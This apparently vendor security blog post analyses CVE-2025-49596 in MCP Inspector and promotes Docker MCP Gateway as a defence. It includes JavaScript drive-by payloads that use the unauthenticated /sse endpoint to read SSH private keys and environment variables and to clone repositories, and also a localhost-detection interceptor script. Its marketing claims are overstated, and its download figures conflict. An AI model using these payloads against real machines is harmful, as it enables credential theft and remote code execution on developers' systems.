This is Part 4 of our MCP Horror Stories series, where we examine real-world security incidents that expose the devastating vulnerabilities in AI infrastructure and demonstrate how Docker MCP Gateway provides enterprise-grade protection against sophisticated attack vectors.
The Model Context Protocol (MCP) has transformed how developers integrate AI agents with their development environments. Tools like MCP Inspector have become essential for debugging and monitoring MCP communications, with over 38,000 weekly downloads making it one of the most popular utilities in the ecosystem. But as our previous issues revealed, from the mcp-remote supply chain attack (Part 2) to the GitHub prompt injection data heist (Part 3), this convenience comes at a devastating security cost.
Today’s horror story strikes at the heart of this essential development infrastructure: MCP Inspector. This tool itself has become a weapon of mass compromise for MCP security. When the tool developers rely on to debug their AI integrations becomes the attack vector for system takeover, no development environment is safe. CVE-2025-49596, a critical vulnerability in MCP Inspector, transforms this trusted debugging utility into a drive-by-attack platform. The result enables attackers to compromise developer machines simply by tricking them into visiting a malicious website.
Why This Series Matters
Each Horror Story demonstrates how laboratory security findings translate into real-world breaches that destroy businesses and compromise sensitive data. These aren’t theoretical vulnerabilities that require complex exploitation chains. These are weaponized attack vectors that hackers actively deploy against unsuspecting development teams, turning trusted AI tools into backdoors for system compromise.
Our goal is to show the human cost behind the statistics, reveal how these attacks unfold in production environments, and provide concrete guidance for protecting your AI development infrastructure through Docker’s defense-in-depth security architecture.
Today’s Horror Story: The Drive-by Localhost Exploitation Attack
In June 2025, CVE-2025-49596 was first reported to the National Vulnerability Database (NVD) and subsequently investigated by multiple security research teams, including Oligo Security and Tenable Security Research. This critical vulnerability transforms everyday web browsing into a system compromise vector. With a devastating CVSS score of 9.4 out of 10, this vulnerability enables attackers to compromise developer machines simply by tricking them into visiting a malicious website—no downloads, no phishing emails, no social engineering required.
What’s CVE-2025-49596?
CVE-2025-49596 is a vulnerability that exposes a dangerous new class of browser-based attacks specifically targeting AI developer tools. It represents one of the first critical remote code execution flaws in Anthropic’s MCP ecosystem.
Once attackers achieve code execution on a developer’s machine, they can steal sensitive data, install persistent backdoors, and move laterally across enterprise networks. This creates serious security risks for AI development teams, open-source projects, and enterprise organizations that have adopted MCP as part of their AI infrastructure.
The attack targets MCP Inspector, a popular debugging tool that developers run locally to monitor AI agent communications. When developers visit websites containing malicious JavaScript, the code silently connects to the local MCP Inspector instance and exploits protocol vulnerabilities to achieve remote code execution on the victim’s development machine.
Note: Versions of MCP Inspector below 0.14.1 are vulnerable to remote code execution due to lack of authentication between the Inspector client and proxy, allowing unauthenticated requests to launch MCP commands over stdio. Users should immediately upgrade to version 0.14.1 or later to address these vulnerabilities.
In this issue, you’ll learn:
How drive-by browser attacks bypass traditional network security
Why localhost-exposed MCP services create enterprise-wide attack surfaces
The specific exploitation techniques that turn debugging tools into backdoors
How Docker MCP Gateway’s network isolation prevents entire classes of localhost attacks

The story begins with something every developer does hundreds of times daily: opening a website in their browser…
Caption: comic depicting the drive-by localhost exploitation attack; when browsing becomes a backdoor
The Problem
MCP Inspector is a developer tool for testing and debugging MCP servers. The tool runs as a local web service to help developers debug their AI integrations.
The typical vulnerable setup exposes a debugging interface on localhost that accepts connections from web browsers without any security controls:
# Traditional vulnerable setup
npx @modelcontextprotocol/inspector
# Starts proxy server on http://0.0.0.0:6277
# Starts web UI on http://127.0.0.1:6274
# Accepts HTTP requests from ANY origin via /sse endpoint
# No authentication or access controls
This creates a dangerous attack surface: any website you visit can potentially connect to your local MCP Inspector instance through JavaScript and exploit protocol vulnerabilities to compromise your development environment.
Here’s what makes this particularly insidious: MCP Inspector is designed to inspect and manipulate MCP communications. When attackers gain control of this debugging interface, they can intercept, modify, or inject malicious tool calls into any AI agent connected to the local MCP ecosystem.
The Scale of the Problem
The impact is staggering. MCP Inspector has been downloaded over 78,000 times per week, making this vulnerability a drive-by attack vector affecting hundreds of thousands of developer environments. The tool is featured in debugging guides across major AI platforms and is considered essential infrastructure for MCP development.
What makes this attack particularly dangerous:
Universal Attack Vector: Every developer running MCP Inspector becomes vulnerable to drive-by attacks from any website
No User Interaction Required: Simply visiting a malicious website triggers the compromise
Enterprise Exposure: Affects organizations using Tenable’s security tools and other enterprise MCP integrations
Silent Compromise: Attacks leave minimal forensic evidence, making detection extremely difficult
How the Attack Works
The vulnerability exploits the fundamental architecture of web-based localhost services combined with MCP Inspector’s privileged access to AI agent communications.
MCP Inspector Architecture
The tool consists of two critical components that work together to provide debugging capabilities, but also create the attack surface exploited in CVE-2025-49596:
1. MCP Inspector Client (MCPI): A React-based web UI that provides an interactive interface for testing and debugging MCP servers. This client runs in your browser at http://localhost:6274 and connects to the proxy server.
2. MCP Proxy (MCPP): A Node.js server acting as a protocol bridge, connecting the web UI to MCP servers via multiple transport methods (stdio, Server-Sent Events, streamable-http). This proxy runs on port 6277 and has permissions to spawn local processes and connect to any specified MCP server.
Port Numbers: The default ports 6274 and 6277 are derived from the T9 dialpad mapping of MCPI and MCPP, making them predictable and easy for attackers to discover.
Caption: MCP Inspector Architecture and Attack Surface
Here’s the attack sequence:
Innocent Browsing: Developer visits what appears to be a legitimate website (technical blog, documentation site, social media)
Malicious JavaScript Execution: Website contains hidden JavaScript that scans for common localhost ports
MCP Inspector Discovery: Script discovers MCP Inspector proxy on http://0.0.0.0:6277
HTTP Endpoint Exploitation: Malicious code sends HTTP requests to /sse endpoint exploiting 0.0.0.0-day vulnerability
Tool Call Injection: Attacker gains control of MCP Inspector and can inject malicious tool calls into connected AI agents
System Compromise: Through AI agent tool access, attacker achieves file system access, network connectivity, and potential container escape
The attack succeeds because MCP Inspector trusts connections from localhost and lacks proper access controls, creating a bridge between web content and local AI agent infrastructure.
Technical Breakdown: The Actual Attack
Here’s how a developer’s machine gets compromised through a simple website visit:
1. Malicious Website Setup
The attacker creates or compromises a website with hidden JavaScript payload:
<!– Hidden attack payload –>
<script>
// MCP Inspector exploitation using real CVE-2025-49596 method
function exploitMCPInspector() {
// Test if MCP Inspector is running
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=echo&args=test", {
"headers": {
"accept": "*/*",
"cache-control": "no-cache"
},
"method": "GET",
"mode": "no-cors", // Critical: bypasses CORS protection
"credentials": "omit"
}).then(() => {
// MCP Inspector detected – execute malicious payloads
stealCredentials();
enumerateSystem();
}).catch(() => {
// Try common development ports as fallback
scanCommonPorts();
});
}
// Real credential theft using stdio transport
function stealCredentials() {
// Steal SSH private key
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=cat&args=%2Fhome%2Fuser%2F.ssh%2Fid_rsa", {
"method": "GET", "mode": "no-cors"
});
// Read environment variables
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=env&args=", {
"method": "GET", "mode": "no-cors"
});
}
// Execute on page load
document.addEventListener('DOMContentLoaded', exploitMCPInspector);
</script>
This attack succeeds because it exploits a fundamental flaw in how browsers handle the IP address 0.0.0.0. When a developer visits what appears to be a legitimate website—perhaps a technical blog, GitHub page, or even a compromised news site—the malicious JavaScript executes invisibly in the background. The critical insight is that browsers incorrectly treat 0.0.0.0 as equivalent to localhost, allowing the JavaScript to bypass same-origin policy restrictions that would normally prevent external websites from accessing local services.
The mode: “no-cors” parameter is particularly insidious because it tells the browser to send the request without checking CORS policies, essentially treating the attack as a simple image or stylesheet request. Meanwhile, the victim continues browsing normally, completely unaware that their local MCP Inspector proxy is being silently probed and potentially compromised. This attack requires zero user interaction beyond the simple act of visiting a webpage—no downloads, no permission prompts, no suspicious behavior that would alert the victim.
2. Developer Visits Website
Developer innocently visits the malicious website while working on MCP development:
# Developer has MCP Inspector running
npx @modelcontextprotocol/inspector
# ✓ Proxy server on http://0.0.0.0:6277
# ✓ HTTP endpoint: http://0.0.0.0:6277/sse
# ✓ No authentication required
# ✓ Accepts requests from any origin
3. Localhost Discovery and Exploitation
The malicious JavaScript executes and discovers the local MCP Inspector:
// Attack payload discovers MCP Inspector
HTTP request to http://0.0.0.0:6277/sse: SUCCESS
// 0.0.0.0-day vulnerability bypasses same-origin policy
// No authentication required
// Full access to MCP Inspector stdio transport
4. MCP Protocol Abuse
The attacker now has control of the MCP Inspector interface and can access private files:
// Real CVE-2025-49596 exploitation via /sse endpoint
// Steal SSH private key
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=cat&args=%2Fhome%2Fuser%2F.ssh%2Fid_rsa", {
"method": "GET", "mode": "no-cors"
});
// Read environment variables and secrets
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=env&args=", {
"method": "GET", "mode": "no-cors"
});
// Access private repositories via git credentials
fetch("http://0.0.0.0:6277/sse?transportType=stdio&command=git&args=clone%20https://github.com/company/secrets.git", {
"method": "GET", "mode": "no-cors"
});
Critical Browser Vulnerability: 0.0.0.0-day
The attack exploits a browser implementation flaw where major browsers incorrectly treat the IP address 0.0.0.0 as equivalent to localhost, allowing malicious websites to bypass same-origin policy restrictions.
When JavaScript makes a request to http://0.0.0.0:6277, browsers process it as a local request rather than blocking it, creating a bridge between public websites and private localhost services. This behavior remains unpatched across major browsers as of 2025, making any development tool that binds to 0.0.0.0 vulnerable to drive-by attacks.
In CVE-2025-49596, this browser flaw is the critical enabler that allows external websites to reach the local MCP Inspector proxy and achieve remote code execution through a simple website visit.
The Impact
Within seconds of visiting the malicious website, the attacker now has:
Complete MCP Inspector Control: Full access to debug and manipulate AI agent communications
AI Agent Hijacking: Ability to inject malicious tool calls into connected AI assistants
Credential Harvesting: Access to SSH keys, API tokens, and environment variables
Private Repository Access: Leverage AI agent GitHub tokens to steal proprietary code
Container Intelligence: Knowledge of local Docker environment and potential escape vectors
Persistent Backdoor: Ongoing ability to monitor and manipulate AI development workflows
All achieved through a single website visit with no user interaction required.
How Docker MCP Gateway Eliminates This Attack Vector
Docker MCP Gateway fundamentally eliminates drive-by localhost exploitation attacks through network isolation architecture that prevents external web content from reaching local MCP services. Unlike traditional MCP setups that expose debugging interfaces directly to localhost (creating the attack surface), Docker MCP Gateway creates secure, isolated communication channels that external JavaScript cannot access.
Core Defense: Network Isolation Architecture
The fundamental vulnerability in CVE-2025-49596 is that MCP Inspector exposes a web service on localhost that accepts connections from any origin. Malicious websites exploit this by scanning localhost ports and connecting directly to the MCP Inspector WebSocket endpoint.
Docker MCP Gateway eliminates this attack vector entirely by removing the localhost exposure:
# Traditional vulnerable setup (CVE-2025-49596)
npx @modelcontextprotocol/inspector
# ✗ Exposes http://0.0.0.0:6277
# ✗ HTTP endpoint: http://0.0.0.0:6277/sse
# ✗ Accepts requests from ANY origin
# ✗ No authentication required
# ✗ Malicious websites can connect directly
# Docker MCP Gateway (attack-proof)
docker mcp gateway run –transport stdio
# ✓ No localhost web interface exposed
# ✓ Communication via secure stdio transport
# ✓ No WebSocket endpoints for browsers to access
# ✓ External JavaScript cannot connect
# ✓ Drive-by attacks impossible
Network Security Controls
When localhost exposure is required for debugging, Docker MCP Gateway provides granular network controls:
# Secure debugging configuration
docker mcp gateway run
–transport streaming
–port 8080
–log-calls # Full audit trail
–verbose
This configuration ensures that even if a debugging interface exists, it’s protected against browser-based attacks through authentication requirements and CORS restrictions.
Container Network Isolation
Beyond eliminating localhost exposure, Docker MCP Gateway provides defense-in-depth through container network isolation:
# Production hardened setup with network isolation
docker mcp gateway run
–verify-signatures # Supply chain protection
–block-network # Zero-trust networking
–cpus 1 # Resource limits
–memory 1Gb # Memory constraints
–log-calls # Comprehensive logging
–verbose # Full audit trail
This creates multiple layers of protection:
No Localhost Exposure: External JavaScript cannot reach MCP services
Container Isolation: Even if compromised, attackers are contained
Resource Limits: Prevents resource exhaustion attacks
Comprehensive Monitoring: All activities logged and auditable
Advanced Defense: Interceptor-Based Protection
For organizations requiring additional security, Docker MCP Gateway’s interceptor system can detect and block suspicious localhost exploitation attempts:
# Deploy localhost attack detection
docker mcp gateway run
–interceptor 'before:exec:/scripts/localhost-attack-detector.sh'
–interceptor 'after:exec:/scripts/audit-logger.sh'
–servers github-official
The localhost-attack-detector.sh interceptor can identify attack patterns:
#!/bin/bash
# Localhost Attack Detection Interceptor
# Read tool call data
tool_call=$(cat)
tool_name=$(echo "$tool_call" | jq -r '.method')
arguments=$(echo "$tool_call" | jq -r '.params.arguments')
# Detect suspicious localhost access patterns
if echo "$arguments" | grep -E "(localhost|127.0.0.1|0.0.0.0|::1|127.1)" > /dev/null; then
if echo "$arguments" | grep -E "(port|socket|websocket)" > /dev/null; then
echo "BLOCKING LOCALHOST EXPLOITATION ATTEMPT!" >&2
echo "Tool: $tool_name" >&2
echo "Suspicious Args: $arguments" >&2
# Block the request
cat << EOF
{
"content": [
{
"text": "SECURITY BLOCK: Localhost exploitation attempt prevented. This request has been blocked and logged for security review."
}
],
"isError": true
}
EOF
exit 1
fi
fi
# Allow legitimate requests
exit 0
Advanced Defense: Containerised Docker MCP Gateway Deployment
For maximum security, Docker MCP Gateway can run inside its own container, creating multiple layers of isolation:
docker run -d
–name mcp-gateway
–network mcp-isolated
-p 8811:8811
-v /var/run/docker.sock:/var/run/docker.sock:ro
-v ~/.docker/mcp:/mcp:ro
–use-api-socket
docker/mcp-gateway
–catalog=/mcp/catalogs/docker-mcp.yaml
–config=/mcp/config.yaml
–registry=/mcp/registry.yaml
–tools-config=/mcp/tools.yaml
–transport=sse
–port=8811
This command deploys Docker MCP Gateway as a dedicated container service that eliminates the localhost attack surface exploited by CVE-2025-49596. The container runs detached (-d) on an isolated network (–network mcp-isolated) and exposes port 8811 for secure AI client connections. Two critical volume mounts enable functionality while maintaining security: the Docker socket mount (/var/run/docker.sock:ro) allows the gateway to manage other MCP server containers, while the MCP configuration mount (~/.docker/mcp:/mcp:ro) provides read-only access to catalogs, server registries, and tool configurations. The –use-api-socket flag enables communication with Docker Desktop’s API for secrets management and container orchestration.
The gateway launches with comprehensive configuration files that define available MCP servers (–catalog), enabled services (–registry), runtime settings (–config), and tool permissions (–tools-config). By using Server-Sent Events transport (–transport=sse) on port 8811, the containerized gateway creates a secure communication channel that external JavaScript cannot reach through browser-based attacks.
This architecture fundamentally prevents CVE-2025-49596 exploitation because malicious websites cannot connect to localhost services that don’t exist on the host – the gateway operates entirely within its own container boundary, breaking the attack chain that relies on direct localhost access.
Attack Flow Transformation: Before vs After Docker MCP Gateway
Step
Attack Phase
Traditional MCP
Docker MCP Gateway
Gateway Defense
1
Website Visit
Developer browses malicious site ✓
Developer browses malicious site ✓
ALLOW – Normal browsing
2
0.0.0.0-day Exploit
JavaScript targets 0.0.0.0:6277 ✓
JavaScript targets localhost ports ✗
BLOCK – No exposed ports
3
Service Discovery
Finds MCP Inspector/sse endpoint ✓
No services found ✗
PREVENTED – Network isolation
4
HTTP Exploitation
HTTP fetch to 0.0.0.0:6277/sse ✓
Would not reach this step
PREVENTED – No connection possible
5
System Command Execution
Executes stdio commands ✓
Would not reach this step
PREVENTED – No connection possible
6
Credential Theft
Steals SSH keys, env vars ✓
Would not reach this step
PREVENTED – Attack chain broken
RESULT
Final Outcome
Complete system compromise: Credentials stolen, Private repos accessed, Container escape achieved
Attack neutralized: No localhost exposure, No browser connectivity, Full system protection
SUCCESS – Drive-by attacks impossible
Practical Security Improvements
Here’s what you get with Docker MCP Gateway’s localhost protection:
Security Aspect
Traditional MCP
Docker MCP Gateway
Localhost Exposure
Web services on common ports
No browser-accessible endpoints
WebSocket Security
Unprotected ws:// connections
No WebSocket endpoints for browsers
Authentication
None required
Optional strong authentication
CORS Protection
Default browser access
Configurable CORS restrictions
Network Controls
Unrestricted localhost access
Zero-trust network isolation
Container Security
Host execution vulnerable
Container isolation + escape prevention
Monitoring
No visibility into attacks
Real-time attack detection + logging
Attack Prevention
Reactive security (post-breach)
Proactive defense (prevent initial access)
Best Practices for Localhost Security
Eliminate Browser-Accessible Endpoints: Use Docker MCP Gateway’s stdio transport instead of web interfaces
Require Authentication: Never expose unauthenticated services to localhost
Implement Network Isolation: Use container networking to prevent external access
Monitor Localhost Activity: Enable comprehensive logging of all MCP communications
Apply Zero-Trust Principles: Treat localhost as untrusted network space
Regular Security Updates: Keep Docker MCP Gateway updated with latest security patches
Use Interceptors: Deploy attack detection interceptors for additional protection
Take Action: Secure Your Development Environment Today
The path to secure MCP development starts with eliminating localhost attack surfaces:
Upgrade MCP Inspector: Update to version 0.14.1+ immediately using `npm install`
Deploy Secure Alternatives: Browse the Docker MCP Catalog to find containerized, security-hardened MCP servers that eliminate localhost vulnerabilities
Enable Network Isolation: Install Docker Desktop and deploy MCP servers in isolated containers with comprehensive network controls
Join the Secure Ecosystem
Submit Your MCP Server to help build the secure, containerized MCP ecosystem free from drive-by attack vectors. Check our submission guidelines.
Stay updated: Star our repository for the latest security updates and threat intelligence
Read previous Issues: Issue 1, Issue 2 and Issue 3 of this MCP Horror Stories series
Conclusion
CVE-2025-49596 exposes a chilling reality: in the traditional MCP ecosystem, simply browsing the web becomes a system compromise vector. A single malicious website can silently hijack your development environment, steal credentials, and establish persistent backdoors—all through everyday activities that every developer performs hundreds of times daily.
But this horror story also reveals the power of security-first architecture. Docker MCP Gateway doesn’t just patch this specific vulnerability—it eliminates entire classes of localhost-based attacks through network isolation, container security, and intelligent monitoring. When drive-by attacks inevitably target your development environment, you get proactive defense rather than discovering the breach weeks later.
The era of hoping that localhost services won’t be discovered and exploited is over. Network isolation and zero-trust architecture are here.
Coming up in our series: MCP Horror Stories issue 5 explores “The AI Agent Container Breakout” – how sophisticated attackers combine tool poisoning with container escape techniques to achieve full system compromise, and how Docker’s defense-in-depth security controls create unbreachable container boundaries that stop even the most advanced privilege escalation attacks.
Learn More
Explore the MCP Catalog: Discover containerized, security-hardened MCP servers
Download Docker Desktop: Get immediate access to secure localhost isolation and container networking
Submit Your Server: Help build the secure, containerized MCP ecosystem. Check our submission guidelines for more.
Follow Our Progress: Star our repository for the latest security updates and threat intelligence
Read issue 1, issue 2, and issue 3 of this MCP Horror Stories series
Quelle: https://blog.docker.com/feed/